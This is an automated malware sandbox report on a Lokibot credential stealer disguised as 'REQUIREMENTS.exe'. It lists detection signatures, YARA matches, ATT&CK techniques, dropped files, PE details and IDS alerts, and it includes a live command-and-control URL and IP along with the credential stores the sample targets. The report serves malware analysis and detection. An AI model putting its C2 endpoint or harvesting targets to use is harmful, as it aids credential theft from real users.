ID: 326330
Sample Name:
REQUIREMENTS.exe
Cookbook: default.jbs
Time: 09:57:24
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report REQUIREMENTS.exe

Overview


General Information

Sample Name:	REQUIREMENTS.exe
Analysis ID:	326330
MD5:	70109889c62205..
SHA1:	c8dbd06cca0421...
SHA256:	cfb1834c33817d2..
Tags:	exe Loki

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Snort IDS alert for network traffic (e….
- Yara detected AntiVM_3
- Yara detected Lokibot
- Yara detected Lokibot
- .NET source code contains very larg…
- Machine Learning detection for samp…
- Tries to detect sandboxes and other…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fil…
- Tries to steal Mail credentials (via fil

Classification



Startup

- **System is w10x64**
- REQUIREMENTS.exe (PID: 4324 cmdline: 'C:\Users\user\Desktop\REQUIREMENTS.exe' MD5: 70109889C622058FD38E3B14965CA813)
  - REQUIREMENTS.exe (PID: 5344 cmdline: C:\Users\user\Desktop\REQUIREMENTS.exe MD5: 70109889C622058FD38E3B14965CA813)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.504516698.000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.504516698.000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000001.00000002.504516698.000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000001.00000002.504516698.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version

Source	Rule	Description	Author	Strings
00000001.00000002.504516698.000000000040 0000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%0 8X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.REQUIREMENTS.exe.400000.0.unpack	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
1.2.REQUIREMENTS.exe.400000.0.unpack	JoeSecurity_aPLib_compr essed_binary	Yara detected aPLib compressed binary	Joe Security	
1.2.REQUIREMENTS.exe.400000.0.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
1.2.REQUIREMENTS.exe.400000.0.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKC n6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
1.2.REQUIREMENTS.exe.400000.0.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x12fff:$des3: 68 03 66 00 00 • 0x173f0:$param: MAC=%02X%02X%02XINSTALL=%0 8X%08X • 0x174bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 5 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

Yara detected aPLib compressed binary

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected Lokibot

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdro Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 2	Virtualization/Sandbox Evasion 2	Credentials in Registry 2	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 2	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
REQUIREMENTS.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.REQUIREMENTS.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.microsoft.	0%	Virustotal		Browse
http://schemas.microsoft.	0%	Avira URL Cloud	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://45.134.225.18/plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php	1%	Virustotal		Browse
http://45.134.225.18/plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.134.225.18/plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.microsoft.	REQUIREMENTS.exe, 00000000.00000002.247777957.0000000003A99000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.ibsensoftware.com/	REQUIREMENTS.exe, REQUIREMENTS.exe, 00000001.00000002.504516698.0000000000400000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.134.225.18	unknown	Germany		203380	DAINTERNATIONALGROUPGB	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326330
Start date:	03.12.2020
Start time:	09:57:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	REQUIREMENTS.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.8% (good quality ratio 6.4%) • Quality average: 74.4% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:58:22	API Interceptor	386x Sleep call for process: REQUIREMENTS.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DAINTERNATIONALGROUPGB	1.12.2018.js	Get hash	malicious	Browse	• 79.124.7.11
	http://myxacokkla.org/review/file/ada111e6978a6707918bbe0661ea2063/	Get hash	malicious	Browse	• 82.118.234.90

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\REQUIREMENTS.exe.log	
Process:	C:\Users\user\Desktop\REQUIREMENTS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	792
Entropy (8bit):	5.331449916613832
Encrypted:	false
SSDEEP:	24:MLKE4K5E4Ks29E4Kx1qE4x84qXKDE4KhK3VZ9pKhk:MuHK5HKX9HKx1qHxviYHKhQnok
MD5:	48C35637F4E5AE32A768BDF159A4B32E
SHA1:	C27B5E37426D6496AF195A39B7882DF50341EE4A
SHA-256:	43567270C0C1C1BCD458595B138034B2A6F6DC4B2DFFA475AE7D629BE4C93BD2
SHA-512:	B4E98A592CC5EDB8E3379283756A01B7712922748BF4FC19E41B1205DD404367C11357BB17824419A2C4B2CE007BEAA55EBA97F602BC5B361EABC222CBC0374D
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\REQUIREMENTS.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\89dad5d484a9f889a3a8dfca823edc3e_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\REQUIREMENTS.exe
File Type:	data
Category:	dropped
Size (bytes):	72803
Entropy (8bit):	0.6755932952713242
Encrypted:	false
SSDEEP:	12:fMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMet:9
MD5:	0F0453B0C756FF7AD6D3F6275F8B968A
SHA1:	F155765DC465153DA190808ECE27542AFC40F198
SHA-256:	2A7BEB27092612141009758 37A9A8D7BBC10E9786D5C138C010494B5C6240CB5
SHA-512:	F71B830EF0E1E8CBC6CC5E4E4E208B579CC9943053E856FAB7E45E6B0FF2C43BCC5F67ADB4AAEAAAF3D70E563A63C4FE79D7E9C0B58A712FF4E49F7926F19C27
Malicious:	false
Reputation:	low
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.....user.....user .....user.....user.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.625009476145265
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	REQUIREMENTS.exe
File size:	538112
MD5:	70109889c622058fd38e3b14965ca813
SHA1:	c8dbd06cca04210f0be50e741b299d27b3f7a4c2
SHA256:	cfb1834c33817d2fb697bd75004827c5d888e6f62e5db56d2381014e58290821
SHA512:	7defb88502b82f9e21292b7449f1d535e3057eb5148917e7cf34f61d70890392eabf7a71db1530555dc1c31900f7599d53afcfc04b6b228faea3c87cdacee64e
SSDEEP:	12288:h9XtfngfJ042qPVGNbTuMuKBD7hpvAZnKuV8O9kFn9tqZv:hDgST0sDdsnv8Yk3tqZ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....)._.....P..,.....K... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x484b8a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE

General

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FC829D6 [Wed Dec 2 23:57:10 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x84b38	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x86000	0x5cc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x88000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x82b90	0x82c00	False	0.641155293977	data	6.63573166076	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x86000	0x5cc	0x600	False	0.423828125	data	4.13979451703	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x88000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x86090	0x33c	data		
RT_MANIFEST	0x863dc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2011
Assembly Version	1.0.0.0
InternalName	IEnumerable.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	LoginWindowsApp
ProductVersion	1.0.0.0
FileDescription	LoginWindowsApp
OriginalFilename	IEnumerable.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:26.503770	TCP	2570	WEB-MISC Invalid HTTP Version String	49720	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.503770	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49720	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.503770	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49720	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.503770	TCP	2025381	ET TROJAN LokiBot Checkin	49720	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.503770	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49720	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.824676	TCP	2570	WEB-MISC Invalid HTTP Version String	49721	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.824676	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49721	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:26.824676	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49721	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.824676	TCP	2025381	ET TROJAN LokiBot Checkin	49721	80	192.168.2.5	45.134.225.18
12/03/20-09:58:26.824676	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49721	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.056194	TCP	2570	WEB-MISC Invalid HTTP Version String	49722	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.056194	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49722	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.056194	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49722	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.056194	TCP	2025381	ET TROJAN LokiBot Checkin	49722	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.056194	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49722	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.336149	TCP	2570	WEB-MISC Invalid HTTP Version String	49723	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.336149	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49723	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.336149	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49723	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.336149	TCP	2025381	ET TROJAN LokiBot Checkin	49723	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.336149	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49723	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.613623	TCP	2570	WEB-MISC Invalid HTTP Version String	49724	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.613623	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49724	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.613623	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49724	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.613623	TCP	2025381	ET TROJAN LokiBot Checkin	49724	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.613623	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49724	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.897850	TCP	2570	WEB-MISC Invalid HTTP Version String	49725	80	192.168.2.5	45.134.225.18
